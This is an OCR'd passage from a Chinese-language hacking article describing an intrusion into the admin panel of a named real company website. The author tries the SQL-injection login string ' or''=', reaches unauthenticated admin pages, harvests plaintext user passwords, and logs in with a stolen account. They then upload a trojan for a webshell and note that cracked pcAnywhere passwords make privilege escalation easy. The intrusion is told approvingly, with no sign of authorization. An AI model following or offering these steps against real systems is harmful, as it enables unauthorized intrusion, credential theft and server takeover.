


图 2

台地址都是隐藏的比较深的，因此我才忽略了这一点。现在不管能不能进入后台，先打开看看再说！

打开 http://www.lenovomobile.com/admin/，可爱的后台立刻就跳了出来，如图4。使用万能密码' or''=' 尝试登录，提示密码错误，这下该怎么办？我想起以前入侵的时候曾遇到一些网站的后台页面对用户身份验证不严格的问题，于是就手动尝试一些敏感的链接，在admin目录后面加上index.asp，自动返回了首页；加上main.asp，出现了如图5所示的欢迎页面。打开menu.asp，显示“无法找到该页”，我一次次的尝试，当打开http://www.lenovomobile.com/admin/left.asp的时候，我们想要的东西出现了，如图6！




图 3




图 4




图 5




图 6




图 7

我挨个的打开链接，发现“文章管理”无法发布文章和上传图片，先不管它。打开“后台资料管理”，看到里面有一个“用户管理”项，进去后看到了好多不该看到的东西，如图7。

查看页面源码，发现了用户的密码全都是明文保存的，随便选了一个帐号，然后退出后台重新使用这个帐号登录，如图8。哈哈，后台已经进来了，下面当然就是上传木马了。




图 8

添加产品、上传木马，顺利的得到了webshell，如图9，后




图9

台对上传的文件类型完全没有验证！

打开webshell，发现服务器上安装有pcanywhere、perl、mssql，cmd可用，权限设置的也非常不严格，pcanywhere能成功破解出密码……这就使提权变得非常容易了。

值得一提的是，我还在服务器上发现了“前人的足迹”，管理员帐户居然被人克隆了，如图10。真是不忍心继续提权了，就放他一马吧。

